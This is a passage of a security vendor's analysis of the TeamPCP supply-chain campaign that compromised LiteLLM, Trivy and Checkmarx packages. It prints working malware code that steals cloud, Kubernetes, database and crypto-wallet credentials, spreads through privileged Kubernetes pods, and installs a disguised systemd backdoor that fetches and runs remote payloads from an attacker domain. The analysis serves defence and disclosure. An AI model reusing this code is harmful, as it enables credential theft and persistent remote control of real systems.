228          {'Content-Type':'application/x-amz-json-1.1','X-Amz-Target':'secretsmanager.ListSecrets'},AK,SK,ST)
229      if sm:
230          sys.stdout.buffer.write(f'\n=== AWS SECRETS MANAGER ===\n{json.dumps(sm,indent=2)}\n'.encode())
231          for s in sm.get('SecretList',sm.get('SecretList',[])):
232              sid=s.get('ARN','')
233              sv=aws_req('POST','secretsmanager',REG,'/','',
234                  {'Content-Type':'application/x-amz-json-1.1','X-Amz-Target':'secretsmanager.GetSecretValue',
235                   'Content-Type':'application/x-amz-json-1.1'},AK,SK,ST)
236
237      ssm=aws_req('POST','ssm',REG,'/','Action=DescribeParameters&Version=2014-11-06',
238          {'Content-Type':'application/x-www-form-urlencoded'},AK,SK,ST)
239      if ssm:
240          sys.stdout.buffer.write(f'\n=== AWS SSM PARAMETERS ===\n{json.dumps(ssm,indent=2)}\n'.encode())
```

It steals all Google Cloud and Microsoft Azure credentials from the system including config files, cached tokens, service account keys, and related environment variables.

```
87  for h in homes+['/root']:
88      walk([h+'/.config/gcloud'],4,lambda fp,fn:True)
89  emit('/root/.config/gcloud/application_default_credentials.json')
90  run('env | grep -i google; env | grep -i gcloud')
91  run('cat $GOOGLE_APPLICATION_CREDENTIALS 2>/dev/null || true')
92
93  for h in homes+['/root']:
94      walk([h+'/.azure'],3,lambda fp,fn:True)
95  run('env | grep -i azure')
```

Kubernetes secret exfiltration

The script reads K8s config files and runs kubectl. It also reads the K8s service account token from the well-known mount path, then uses the K8s API to enumerate all secrets across all namespaces. API-based enumeration fetches secrets globally and per-namespace.

```
72  for h in homes+['/root']:
73      emit(h+'/.kube/config')
74  emit('/etc/kubernetes/admin.conf')
75  emit('/etc/kubernetes/kubelet.conf')
76  emit('/etc/kubernetes/controller-manager.conf')
77  emit('/etc/kubernetes/scheduler.conf')
78  emit('/var/run/secrets/kubernetes.io/serviceaccount/token')
79  emit('/var/run/secrets/kubernetes.io/serviceaccount/ca.crt')
80  emit('/var/run/secrets/kubernetes.io/serviceaccount/namespace')
81  emit('/run/secrets/kubernetes.io/serviceaccount/token')
82  emit('/run/secrets/kubernetes.io/serviceaccount/ca.crt')
83  run('find /var/secrets /run/secrets -type f 2>/dev/null | xargs -I{} sh -c \'echo "=== {} ==="; cat "{}" 2>/dev/null\'')
84  run('env | grep -i kube; env | grep -i k8s')
85  run('kubectl get secrets --all-namespaces -o json 2>/dev/null || true')
```

```
242  SA_TOKEN_PATH='/var/run/secrets/kubernetes.io/serviceaccount/token'
243  K8S_CA='/var/run/secrets/kubernetes.io/serviceaccount/ca.crt'
244  if os.path.exists(SA_TOKEN_PATH):
245      with open(SA_TOKEN_PATH) as f:k8s_token=f.read().strip()
246      k8s_host=os.environ.get('KUBERNETES_SERVICE_HOST','kubernetes.default.svc')
247      k8s_port=os.environ.get('KUBERNETES_SERVICE_PORT','443')
248      api=f'https://{k8s_host}:{k8s_port}'
249      hdrs={'Authorization':f'Bearer {k8s_token}','Content-Type':'application/json'}
250
251      def k8s_get(path):
252          import ssl
253          ctx=ssl.create_default_context(cafile=K8S_CA) if os.path.exists(K8S_CA) else ssl._create_unverified_context()
254          req=urllib.request.Request(api+path,headers=hdrs)
255          try:
256              with urllib.request.urlopen(req,context=ctx,timeout=10) as r:return json.loads(r.read())
257          except:return {}
258
259      def k8s_post(path,data):
260          import ssl
261          ctx=ssl.create_default_context(cafile=K8S_CA) if os.path.exists(K8S_CA) else ssl._create_unverified_context()
262          req=urllib.request.Request(api+path,data=json.dumps(data).encode(),headers=hdrs,method='POST')
263          try:
264              with urllib.request.urlopen(req,context=ctx,timeout=30) as r:return json.loads(r.read())
265          except:return {}
266
267      secrets=k8s_get('/api/v1/secrets')
268      if secrets:
269          sys.stdout.buffer.write(f'\n=== K8S SECRETS ===\n{json.dumps(secrets,indent=2)}\n'.encode())
270
271      ns_data=k8s_get('/api/v1/namespaces')
272      for ns_item in ns_data.get('items',[]):
273          ns=ns_item.get('metadata',{}).get('name','')
274          ns_secrets=k8s_get(f'/api/v1/namespaces/{ns}/secrets')
275          if ns_secrets:
276              sys.stdout.buffer.write(f'\n=== K8S SECRETS ns={ns} ===\n{json.dumps(ns_secrets,indent=2)}\n'.encode())
```

Kubernetes cluster-wide lateral movement

This is the most destructive behavior. The script enumerates all K8s nodes, then for each node, creates a privileged pod in the kube-system namespace with the host filesystem mounted. The pod writes the persistence backdoor

(discussed later on) to the host and enables it as a systemd service. The pod specification uses maximum privilege escalation.

```python
    nodes=k8s_get('/api/v1/nodes')
    for node in nodes.get('items',[]):
        node_name=node.get('metadata',{}).get('name','')
        if not node_name:continue
        drop_cmd=(
            f'mkdir -p /host/root/.config/sysmon /host/root/.config/systemd/user && '
            f'echo {PERSIST_B64}|base64 -d > /host/root/.config/sysmon/sysmon.py && '
            f'chmod 700 /host/root/.config/sysmon/sysmon.py && '
            f'PY=$(chroot /host which python3 2>/dev/null || chroot /host which python 2>/dev/null) && '
            f'[ -n "$PY" ] && printf "[Unit]\\nDescription=System Telemetry Service\\nAfter=network.target\\n[Service]\\nType=simple\\nExecStart=$PY /root/.config/sysmon/sysmon.py\\nRestart=always\\nRestartSec=10\\n[Install]\\nWantedBy=multi-user.target\\n" > /host/root/.config/s
            f'chroot /host systemctl --user daemon-reload 2>/dev/null; '
            f'chroot /host systemctl enable --now sysmon.service 2>/dev/null || true'
        )
        pod_manifest={
            'apiVersion':'v1','kind':'Pod',
            'metadata':{'name':f'node-setup-{node_name[:35]}','namespace':'kube-system'},
            'spec':{
                'nodeName':node_name,
                'hostPID':True,'hostNetwork':True,
                'tolerations':[{'operator':'Exists'}],
                'containers':[{
                    'name':'setup',
                    'image':'alpine:latest',
                    'command':['sh','-c',drop_cmd],
                    'securityContext':{'privileged':True},
                    'volumeMounts':[{'name':'host','mountPath':'/host'}]
                }],
                'volumes':[{'name':'host','hostPath':{'path':'/'}}],
                'restartPolicy':'Never'
            }
        }
        k8s_post('/api/v1/namespaces/kube-system/pods',pod_manifest)
```

Application and infrastructure credential theft

The collector reads credentials from a wide array of application-specific files. This includes Git, Docker, npm, Vault, FTP, SMTP, MySQL, PostgreSQL, MongoDB, and Redis. System-level configs are also targeted.

```python
for h in homes+['/root']:
    for f in ['/.git-credentials','/.gitconfig']:emit(h+f)
```

Figure 13. Git credential theft reads .git-credentials and .gitconfig from all user home directories and /root/.

```python
for h in homes+['/root']:
    emit(h+'/.docker/config.json')
emit('/kaniko/.docker/config.json')
emit('/root/.docker/config.json')

for h in homes+['/root']:
    emit(h+'/.npmrc')
    emit(h+'/.vault-token')
    emit(h+'/.netrc')
    emit(h+'/.lftp/rc')
    emit(h+'/.msmtprc')
    emit(h+'/.my.cnf')
    emit(h+'/.pgpass')
    emit(h+'/.mongorc.js')
    for hist in ['/.bash_history','/.zsh_history','/.sh_history','/.mysql_history','/.psql_history','/.rediscli_history']:
        emit(h+hist)

emit('/var/lib/postgresql/.pgpass')
emit('/etc/mysql/my.cnf')
emit('/etc/redis/redis.conf')
emit('/etc/postfix/sasl_passwd')
emit('/etc/msmtprc')
emit('/etc/ldap/ldap.conf')
emit('/etc/openldap/ldap.conf')
emit('/etc/ldap.conf')
emit('/etc/ldap/slapd.conf')
emit('/etc/openldap/slapd.conf')
run('env | grep -iE "(DATABASE|DB_|MYSQL|POSTGRES|MONGO|REDIS|VAULT)"')
```

Cryptocurrency wallet theft

The script targets wallet files and configuration across 10 cryptocurrencies, with a heavy focus on Solana validator infrastructure.

```python
for h in homes+['/root']:
    for coin in ['/.bitcoin/bitcoin.conf','/.litecoin/litecoin.conf','/.dogecoin/dogecoin.conf','/.zcash/zcash.conf','/.dashcore/dash.conf','/.ripple/rippled.cfg','/.bitmonero/bitmonero.conf']:
        emit(h+coin)
    walk([h+'/.bitcoin'],2,lambda fp,fn:fn.startswith('wallet') and fn.endswith('.dat'))
    walk([h+'/.ethereum/keystore'],1,lambda fp,fn:True)
    walk([h+'/.cardano'],3,lambda fp,fn:fn.endswith('.skey') or fn.endswith('.vkey'))
    walk([h+'/.config/solana'],3,lambda fp,fn:True)
    for sol in ['/validator-keypair.json','/vote-account-keypair.json','/authorized-withdrawer-keypair.json','/stake-account-keypair.json','/identity.json','/faucet-keypair.json']:
        emit(h+sol)
    walk([h+'/ledger'],3,lambda fp,fn:fn.endswith('.json') or fn.endswith('.bin'))

for sol_dir in ['/home/sol','/home/solana','/opt/solana','/solana','/app','/data']:
    emit(sol_dir+'/validator-keypair.json')

walk(['.'],8,lambda fp,fn:fn in {'id.json','keypair.json'} or (fn.endswith('-keypair.json') and 'keypair' in fn) or (fn.startswith('wallet') and fn.endswith('.json')))
walk(['.anchor','./target/deploy','./keys'],5,lambda fp,fn:fn.endswith('.json'))
```

Figure 15. Cryptocurrency wallet theft across 10 currencies (Bitcoin, Litecoin, Dogecoin, Zcash, Dash, Ripple, Monero, Ethereum keystores, Cardano) with particular focus on Solana validator infrastructure — targeting validator-keypair.json, authorized-withdrawer-keypair.json, stake-account-keypair.json, and identity.json across multiple deployment paths.

Environment file harvesting and DevOps secrets

It also reads various environment files and DevOps secrets, target WireGuard VPN, Helm, Terraform, CI/CD configs, API keys/webhook URLs, and steals TLS/SSL keys.

```
61  for d in ['.','..','../..']:
62      for f in ['.env','.env.local','.env.production','.env.development','.env.staging','.env.test']:
63          emit(d+'/'+f)
64  emit('/app/.env')
65  emit('/etc/environment')
66  walk(all_roots,6,lambda fp,fn:fn in {'.env','.env.local','.env.production','.env.development','.env.staging'})
```

```
125
126 walk(['/etc/wireguard'],1,lambda fp,fn:fn.endswith('.conf'))
127 run('wg showconf all 2>/dev/null || true')
128
129 for h in homes+['/root']:
130     walk([h+'/.helm'],3,lambda fp,fn:True)
131 for ci in ['terraform.tfvars','.gitlab-ci.yml','.travis.yml','Jenkinsfile','.drone.yml','Anchor.toml','ansible.cfg']:
132     emit(ci)
133 walk(all_roots,4,lambda fp,fn:fn.endswith('.tfvars'))
134 walk(all_roots,4,lambda fp,fn:fn=='terraform.tfstate')
135
136 walk(['/etc/ssl/private'],1,lambda fp,fn:fn.endswith('.key'))
137 walk(['/etc/letsencrypt'],4,lambda fp,fn:fn.endswith('.pem'))
138 walk(all_roots,5,lambda fp,fn:os.path.splitext(fn)[1] in {'.pem','.key','.p12','.pfx'})
139
140 run('grep -r "hooks.slack.com\|discord.com/api/webhooks" . 2>/dev/null | head -20')
141 run('grep -rE "api[_-]?key|apikey|api[_-]?secret|access[_-]?token" . --include="*.env*" --include="*.json" --include="*.yml" --include="*.yaml" 2>/dev/null | head -50')
```

```
163    emit('/etc/passwd')
164    emit('/etc/shadow')
165
166    run('cat /var/log/auth.log 2>/dev/null | grep Accepted | tail -200')
167    run('cat /var/log/secure 2>/dev/null | grep Accepted | tail -200')
```

Local persistence installation (Layer 2) and persistent backdoor C&C loop (Layer 3)

After collecting credentials and deploying the K8s lateral movement pods, the script installs local persistence on the current machine. The persistence is installed under ~/.config/sysmon/ with the service named "System Telemetry Service", designed to blend in with legitimate Linux system monitoring tools.

```
313 home=os.path.expanduser('~')
314 script_dir=os.path.join(home,'.config','sysmon')
315 script_path=os.path.join(script_dir,'sysmon.py')
316 unit_dir=os.path.join(home,'.config','systemd','user')
317 unit_path=os.path.join(unit_dir,'sysmon.service')
318 if not os.path.exists(script_path):
319     os.makedirs(script_dir,exist_ok=True)
320     os.makedirs(unit_dir,exist_ok=True)
321     try:
322         with open(script_path,'wb') as f:f.write(base64.b64decode(PERSIST_B64))
323         os.chmod(script_path,0o700)
324         import shutil
325         py=shutil.which('python3') or shutil.which('python')
326         if py:
327             unit=f'[Unit]\nDescription=System Telemetry Service\nAfter=network.target\nStartLimitIntervalSec=0\n\n[Service]\nType=simple\nExecStart={py} {script_path}\nRestart=always\nRestartSec=10\nKillMode=process\nStandardOutput=null
                \nStandardError=null\n\n[Install]\nWantedBy=multi-user.target\n'
328             with open(unit_path,'w') as f:f.write(unit)
329             subprocess.run(['systemctl','--user','daemon-reload'],capture_output=True,timeout=5)
330             subprocess.run(['systemctl','--user','enable','--now','sysmon.service'],capture_output=True,timeout=5)
331     except:pass
332
```

The PERSIST_B64 payload, installed as sysmon.py, implements a polling-based remote code execution backdoor. It sleeps 300 seconds (five minutes) on first start then polls hxxps[://]checkmarx[.]zone/raw every 3,000 seconds (~50 minutes) and expects a URL starting with "http " in the response. If the URL is different from the currently stored in /tmp/.pg_state and does NOT contain "youtube.com", it downloads the content to /tmp/pglog, sets it with executable permissions (chmod 755), executes it as a detached process (start_new_session=True), and finally records the URL in /tmp/.pg_state to prevent re-download.

This constitutes a remote code execution (RCE) backdoor. The attacker can push arbitrary executables to all compromised machines by updating the content served at the C&C URL. The systemd service configuration ensures the backdoor survives crashes (Restart=always) and system reboots.

```
import urllib.request
import os
import subprocess
import time

C_URL = "https://checkmarx.zone/raw"
TARGET = "/tmp/pglog"
STATE = "/tmp/.pg_state"

def g():
    try:
        req = urllib.request.Request(C_URL, headers={'User-Agent': 'Mozilla/5.0'})
        with urllib.request.urlopen(req, timeout=10) as r:
            link = r.read().decode('utf-8').strip()
            return link if link.startswith("http") else None
    except:
        return None

def e(l):
    try:
        urllib.request.urlretrieve(l, TARGET)
        os.chmod(TARGET, 0o755)
        subprocess.Popen([TARGET], stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL, start_new_session=True)
        with open(STATE, "w") as f:
            f.write(l)
    except:
        pass

if __name__ == "__main__":
    time.sleep(300)
    while True:
        l = g()
        prev = ""
        if os.path.exists(STATE):
            try:
                with open(STATE, "r") as f:
                    prev = f.read().strip()
            except:
                pass

        if l and l != prev and "youtube.com" not in l:
            e(l)

        time.sleep(3000)
```

The '.pth' mechanism: A known risk, accepted

Python's .pth file processing is a documented feature, not a bug. Files ending in .pth placed in site-packages are processed automatically every time the Python interpreter starts. CPython core developers have discussed this risk, Issues #113659 and #78125, but treated it as a "won't fix" because restricting .pth execution would break legitimate use cases.

Issue #113659 was addressed, and Python versions 3.8 through 3.13 now skip hidden .pth files, which reduces some risk. Although the broader proposal to deprecate or remove .pth code execution entirely (Issue #78125) remains unresolved, these partial mitigations demonstrate ongoing efforts within the CPython community to balance security concerns with backwards compatibility.

This isn't the first exploitation: Volexity observed .pth abuse in CVE-2024-3400 exploitation.

The npm track (checkmarx-util-1.0.4) followed an identical pattern but targeted DevSecOps engineers through a fake Checkmarx utility package. It was served directly from attacker-controlled infrastructure at checkmarx.zone rather than the public npm registry, with a postinstall hook triggering automatic execution. Internal timestamps were set to October 26, 1985, the "Back to the Future" date, a deliberate anti-forensic Easter egg from a Western-culture-aware operator.

From one IP to a multi-ecosystem campaign

The GitHub issue gave defenders a starting point. Our analysis began with a single seed IOC, IP address 83.142.209.11, and expanded through five systematic enrichment pivots over 50 minutes, consuming 34 VirusTotal API calls. What emerged was not a single-package compromise but a coordinated, multi-ecosystem supply chain campaign we track as TeamPCP.

Three supply chain tracks, one actor

All three tracks converged on the same encryption scheme (AES-256-CBC + RSA-4096-OAEP), the same credential targets, the same persistence mechanism, and the same C&C infrastructure, confirming a single unified toolchain. The actor embedded their own branding throughout: "TeamPCP" strings in payload code, "tpcp.tar.gz" as the exfiltration archive name, and cultural artifacts like the code comment "ICP y u no radio? ;w;", an English-language internet-culture reference that would later factor into attribution analysis.

The credentials harvested from Trivy CI/CD runners became the keys to subsequent compromises, each expanding the campaign's reach:

- npm (March 20): Less than 24 hours after the Trivy compromise, TeamPCP deployed a self-propagating worm — dubbed CanisterWorm by Aikido researchers — across the npm ecosystem. The worm stole npm tokens from compromised runners, enumerated all packages the tokens had publish access to, and published malicious versions automatically. Twenty-eight packages in the *@EmilGroup* scope were infected in under 60 seconds. The worm used an Internet Computer Protocol (ICP) canister as its command-and-control dead-drop — the first documented use of ICP for C&C, according to Aikido. ICP canisters cannot be taken down by traditional domain registrar or hosting provider action.
- Checkmarx KICS (March 23): Using compromised Checkmarx credentials, TeamPCP hijacked all 35 tags (v1 through v2.1.20) of the KICS GitHub Action, an infrastructure-as-code security scanner. Two malicious VS Code extensions were also published to the OpenVSX marketplace. The payload used a new C&C domain (*checkmarx[.]zone)* but contained the same RSA-4096 public key and *tpcp.tar.gz* exfiltration naming as the Trivy payload, confirming shared infrastructure.
- Docker Hub (March 22): Malicious Docker images (*aquasec/trivy:0.69.5 and 0.69.6*) were pushed directly to Docker Hub using compromised credentials, bypassing the GitHub release process entirely. These images propagated to third-party mirrors including *mirror.gcr.io*.
- PyPI — LiteLLM (March 24): The cascade reached LiteLLM when its CI/CD pipeline ran the compromised Trivy as part of its build process. The malicious Trivy code harvested the *PYPI_PUBLISH* token from the GitHub Actions runner environment. The LiteLLM maintainer confirmed this was the attack vector: the compromise "originated from the trivvy [sic] used in our ci/cd"

Infrastructure: 90 days of preparation for a 48-hour attack

The infrastructure behind TeamPCP reveals disciplined operational planning that contrasts sharply with the eventual campaign detection timeline:

Both C&C nodes, 83.142.209.11 (checkmarx[.]zone) and 46.151.182.203 (LiteLLM[.]cloud), were hosted on AS205759, a bulletproof hosting provider operating under Ghosty Networks LLC / DEMENIN B.V. with a

Netherlands/Ukraine jurisdictional gap exploited for abuse reporting friction. JARM TLS fingerprinting revealed identical server configurations across both nodes, a fingerprint inconsistent with commodity nginx and consistent with the AdaptixC2 framework, an open-source Go C&C toolkit.

AdaptixC2's developer, "RalfHacker," has been linked to the Russian criminal underground. The framework has been used by an Akira ransomware affiliate, based on infrastructure overlap, though the strength of this attribution link warrants caution.

The kill switch: A YouTube URL as a global “off” switch

One of the campaign's most operationally notable features was its deactivation mechanism. Both supply chain tracks installed a persistence daemon that polled the C&C server every 50 minutes. Before executing any stage-2 payload, the daemon checked whether the response contained the word "youtube", if so, execution was silently skipped.

At the time of our analysis, the /raw endpoint was serving a 43-byte YouTube URL. The kill switch was active. Every compromised host with a running persistence daemon had been globally deactivated without requiring individual C&C commands. The choice of "youtube" as the trigger is pragmatic, a YouTube URL naturally contains the string, making the deactivation response appear as benign content if intercepted by network monitoring.

Whether the actor triggered the kill switch because they detected the on-going analysis, completed a harvesting cycle, or wanted to reduce forensic exposure remains an open question. The mechanism demonstrates operational maturity, the ability to globally shut down a campaign with a single server-side change, though this pattern has been observed in other criminal C&C frameworks and is not unique to this campaign.

The bot suppression campaign: Information warfare meets vulnerability disclosure

Within minutes of the GitHub issue being filed, something unusual happened: a wave of comments flooded the thread.

According to community analysis:

- 121 compromised GitHub accounts activated within minutes of disclosure
- StepSecurity documented 196+ bot comments flooding the thread, the majority generic praise spam identical to patterns observed in the Trivy compromise
-

Flooding the GitHub issue with noise was likely done to delay triage and community response. This is a notable operational TTP; previous supply chain attacks relied on stealth and hoped for slow detection. TeamPCP actively fought disclosure.

Whether this constitutes "information warfare applied to vulnerability disclosure" or automated spam from a botnet operator selling services depends on the actor's organizational structure, which remains unconfirmed. What's clear is that the suppression capability was pre-positioned and activated rapidly.

Who is TeamPCP?



Figure 21. TeamPCP onion website

Attribution in supply chain campaigns is inherently difficult; shared tooling, shared infrastructure, and deliberate false flags are common. Operating under various aliases including TeamPCP, Shellforce, PersyPCP, and @pcpcats on X, this threat actor group maintains a broad and coordinated online presence. They utilize multiple Telegram channels and an onion website to publicize their exploits and advertise their victims. Through these platforms, they provide details about compromised entities and offer contact information for negotiation purposes, directing interested parties to reach out via Telegram to make an offer.

Biaodianyun Group Ltd

Industry:	SaaS
Country:	CN
Type:	FOR SALE
Price:	Make an offer
Contact:	Telegram @f _ _ _ _ _Bot
Status:	FOR SALE
Published:	2026-02-26 16:54 UTC

Figure 22. TeamPCP using aliases and advertising their victims

We applied a formal Analysis of Competing Hypotheses (ACH) framework against three attribution candidates: The @pcpcats account from October 2023 claims they are based in Israel, although indicates they are connected via a South Africa Android app. The strong attribution signal is cultural.

The "ICP y u no radio? ;w;" code comment, the "Back to the Future" timestamp manipulation, the explicit "TeamPCP" branding in operational payloads, and the English-only targeting profile collectively point toward an operator or small team that's knowledgeable in Western culture and internet culture, not a nation-state proxy. The tooling development arc (version 1 in December 2025, hardened version 2 in February; deployment in March)

reflects a small, motivated developer team with a security research background, not a large-scale criminal operation.

Attribution is complicated by the Iran-targeted wiper component (kamikaze[.]sh). This could indicate a Russian criminal actor with anti-Iran motivation, a deliberate false flag, or a multi-party operation. We assess with moderate confidence that TeamPCP is a small criminal team fluent in Western culture.

The victim landscape reinforces this assessment. TeamPCP's .onion site and Telegram channels document affected systems across the United States, China, Brazil, Philippines, India, Turkey, Chile, South Korea, Vietnam, and Uzbekistan. V from the United States span telecommunications infrastructure, automotive rental, employment platforms, and business analytics. Chinese victims operate in SaaS, financial trading, and e-commerce dropshipping. Brazil, Philippines, and Turkey entities run fintech and payment processing operations. India, South Korea, and Vietnam victims operate employment and e-commerce platforms. Chile and Uzbekistan represent sectoral outliers with digital payment/loyalty solutions and fantasy sports infrastructure.

The concentration in credential-rich commercial sector, employment platforms with PII databases, fintech with payment processor integrations, POD providers with merchant account access aligns with a criminal monetization model focused on credential resale and access brokering.

The victimology is opportunistic, not strategic. The actor compromised what was vulnerable, not what was valuable to a state intelligence apparatus. This pattern, combined with the cultural indicators and tooling timeline, supports the moderate-confidence assessment of a small criminal team that’s fluent in Western culture and operating for financial gain. The full ACH framework with competing hypotheses is available in our technical report.



Figure 23. Their victimology points to TeamPCP as a threat group or operator who knows about Western culture

What public reporting missed

The LiteLLM compromise attracted rapid community response. Reports from Wiz, Socket.dev, Snyk, and independent researchers quickly documented the .pth mechanism, basic IOCs, and package-level remediation. However, our systematic comparison of public reporting against our analysis findings revealed significant gaps:

- The second infrastructure node: No public report identified *46.151.182.203* or the *LiteLLM[.]cloud/models[.]LiteLLM[.]cloud* exfiltration infrastructure. Organizations relying solely on community IOC feeds had a blind spot for the PyPI exfiltration endpoint.
- The npm campaign arm: The existence of *checkmarx-util-1.0.4.tgz*, its three-layer nesting structure, and its delivery via direct URL from *checkmarx[.]zone* were not reported externally.
- The AdaptixC2 deployment: No public source linked the seed IP to an active AdaptixC2 team server. The C&C framework identification has direct hunting implications, AdaptixC2's distinctive JARM fingerprint enables passive network detection of deployed team servers.
- The 3.5-month development timeline: The *pcpcat.py* v1 artifact (first seen December 2025) documents the actor's tooling development beginning months before the campaign launched, a timeline absent from public reporting focused on the March 2026 compromise window.
- JARM-based infrastructure linkage: The cross-node JARM correlation proving single-operator control across two separate /24 networks was not documented publicly.
- The formal attribution framework: Public attribution ranged from confident DPRK attribution to uncertainty. No public source applied a structured competing-hypothesis methodology to weigh the cultural, operational, and technical evidence.

In total, approximately 30% of our analysis findings had zero prior to public coverage. The community response was fast and valuable for immediate remediation, but operational understanding of the full campaign scope required deeper infrastructure analysis, cross-ecosystem correlation, and formal analytical rigor that rapid-response reporting didn't provide.

- Conclusion

The LiteLLM compromise is a case study on why AI infrastructure can become the next preferred supply chain target. Everyone wants to talk about advanced AI vulnerabilities like prompt injection, data poisoning, and model inversion, but attackers are exploiting the exact same infrastructure weaknesses we have battled for a decade.

The AI technology stack is built on standard, fragile, open-source foundations. Threat actors always target the central, weakest link. Why bother engineering a complex LLM jailbreak when a poisoned Python dependency hands over your Kubernetes cluster on a silver platter? We keep treating AI as a completely novel frontier, but the adversaries are simply using the same old supply chain crowbars to break in.

This incident exposes the risks of unmanaged updates from public sources, and the vulnerability that can be created with the lack of caution and supervision in hasty patching. A CI/CD pipeline that automatically pulls the newest release without a quarantine period creates a vulnerability for itself. Pin your dependencies to cryptographic hashes and let someone else's infrastructure test the newest release for supply chain malware first.

The concentration problem

LiteLLM occupies a privileged position in the AI/ML stack; it handles API keys for every model provider it proxies. In the proxy deployment model (where LiteLLM runs as a centralized gateway), compromising it yields not just standard cloud credentials, but LLM API keys for OpenAI, Anthropic, Azure AI, and others simultaneously. This is a concentration-of-risk pattern: one package, all keys.

Note that the risk profile differs for SDK/library usage, where LiteLLM is called with per-request credentials and doesn't centralize key storage. The proxy deployment model, which is LiteLLM's primary use case in production, carries the higher blast radius.

Stolen LLM API keys give attackers:

- Free compute for their own operations (API keys for major providers can represent thousands of dollars per month in compute costs)
- Access to conversation histories on some providers
- Ability to inject responses in customer-facing AI products
- Financial drain on victim organizations

Why AI infrastructure Is uniquely exposed

Transitive dependency depth. AI/ML projects have exceptionally deep dependency trees. DSPy, MLflow, CrewAI, OpenHands, and dozens of frameworks pull LiteLLM as a transitive dependency. Wiz reported that LiteLLM was present in 36% of the cloud environments they analyzed, indicating wide adoption, though presence alone doesn't equate to vulnerability.

Rapid ecosystem growth outpaces security maturity. Many AI/ML packages are maintained by small teams or solo developers. The pressure to ship AI features drives fast adoption of poorly-audited packages. OWASP's LLM Top 10 includes LLM03 (Supply Chain Vulnerabilities) as a top risk.

Security tooling as attack surface. The Trivy-to-LiteLLM chain demonstrated that the tools defenders use to secure AI infrastructure can become the entry point. This is the same lesson as SolarWinds, applied to the open-source ecosystem.

What was demonstrated vs. what was theoretically possible

It's important to distinguish between capabilities the payload had and the impacts that were confirmed:

Category	**Status**	**Detail**
Credential harvesting code	Demonstrated	Payload code confirmed to sweep for over 15 credential types
Exfiltration to C&C	Demonstrated	HTTPS POST to ‘models.LiteLLM.cloud’ confirmed
K8s DaemonSet lateral movement	Capability present in code	Not confirmed exploited in the wild
Successful use of stolen credentials	Unconfirmed	No public report of confirmed downstream compromise
Model poisoning via supply chain	Theoretical	Not present in this payload; a general AI supply chain risk

Stage-2 payload delivery	Capability present	Kill switch was active; no confirmed stage-2 execution

Table 2. Behaviors and code capabilities associated with the LiteLLM payload

This distinction matters. The payload was sophisticated, and the risk was severe, but responsible reporting requires separating demonstrated exploitation from theoretical worst-case scenarios.

This pattern will repeat

TeamPCP's successful compromise of LiteLLM for AI developers, Checkmarx/KICS for AppSec engineers, and Trivy for container security teams is proof of the kind of impact created by compromising those with the most access to production infrastructure. The bigger picture will show that compromising AI infrastructure could well be considered collateral damage, albeit equally alarming, to enable more catastrophic damage.

As AI/ML tooling proliferates across enterprise CI/CD pipelines, the attack surface expands with it. The tools that developers install to interact with AI systems, proxy gateways, model routers, experiment trackers, and inference servers handle high-value secrets by design. Supply chain attacks against these tools inherit the trust and access of the AI infrastructure itself.

